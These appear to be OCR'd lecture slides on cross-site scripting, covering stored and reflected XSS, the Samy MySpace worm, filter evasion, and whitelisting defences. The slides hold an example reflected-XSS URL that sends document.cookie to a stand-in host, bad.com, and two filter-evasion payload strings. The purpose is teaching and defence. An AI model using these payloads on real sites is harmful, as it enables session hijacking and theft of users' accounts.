
XSS: Subverting the SOP

- Site `attacker.com` provides a malicious script
- Tricks the user's browser into believing that the script's origin is `bank.com`
  - Runs with `bank.com`'s access privileges
- One general approach:
  - Get server of interest (`bank.com`) to actually send the attacker's script to the user's browser
  - Will pass SOP because it's from the right origin!

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves script on the **`bank.com`** server
   - Server later unwittingly sends it to your browser
   - Browser executes it within same origin as bank.com

Stored XSS attack



Stored XSS Summary

- Target: User with *Javascript-enabled browser* who visits *user-influenced content* on a vulnerable web service

- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (i.e., subvert SOP)

- Attacker needs: Ability to leave content on the web server (forums, comments, custom profiles)
  - Optional: a server for receiving stolen user information

- Key trick: Server fails to ensure uploaded content does not contain embedded scripts

Where have we heard this before?

Your friend and mine, Samy

- Samy embedded Javascript in his MySpace page (2005)
  - MySpace servers attempted to filter it, but failed
- Users who visited his page ran the program, which
  - Made them friends with Samy
  - Displayed “but most of all, Samy is my hero” on profile
  - Installed script in their profile to propagate
- From 73 to 1,000,000 friends in 20 hours
  - Took down MySpace for a weekend


Felony computer hacking; banned from computers for 3 years

Two types of XSS

1. Stored (or “persistent”) XSS attack
   - Attacker leaves their script on the **`bank.com`** server
   - The server later unwittingly sends it to your browser
   - Your browser, none the wiser, executes it within the same origin as the **`bank.com`** server

2. Reflected XSS attack
   - Attacker gets you to send **`bank.com`** a URL that includes Javascript
   - **`bank.com`** *echoes* the script back to you in its response
   - Your browser executes the script in the response within the same origin as bank.com

Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com’s origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates

- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)

- Attacker needs: Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information

- Key trick: Server does not ensure its output does not contain foreign, embedded scripts

XSS Defense: Filter/Escape

- Typical defense is **sanitizing**: remove executable portions of user-provided content
  - `<script>` … `</script>` or `<javascript>` … `</javascript>`
  - Libraries exist for this purpose

Did you find everything?

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert('JavaScript'))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert('XSS');">]]>`
- Worse: browsers "help" by parsing broken HTML
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter

Better defense: White list


- Instead of trying to sanitize, validate all
  - headers,
  - cookies,
  - query strings,
  - form fields, and
  - hidden fields (i.e., all parameters)
- … against a rigorous spec of what should be allowed.
- Example: Instead of supporting full document markup language, use a simple, restricted subset
  - E.g., markdown

XSS vs. CSRF

- Do not confuse the two:
- XSS exploits the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser
- CSRF exploits the trust a legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website

Input validation, ad infinitum

- Many other web-based bugs, ultimately due to **trusting external input** (too much)



http://www.jantoo.com/cartoon/08336711

Takeaways: Verify before trust

- Improperly validated input causes **many** attacks
- Common to solutions: ***check*** or ***sanitize*** **all data**
  - **Whitelisting**: More secure than blacklisting
  - **Checking**: More secure than sanitization
    - Proper sanitization is *hard*
  - **All data**: Are you sure you found all inputs?
  - Don’t roll your own: libraries, frameworks, etc.

Next week: More tools and approaches to prevent bugs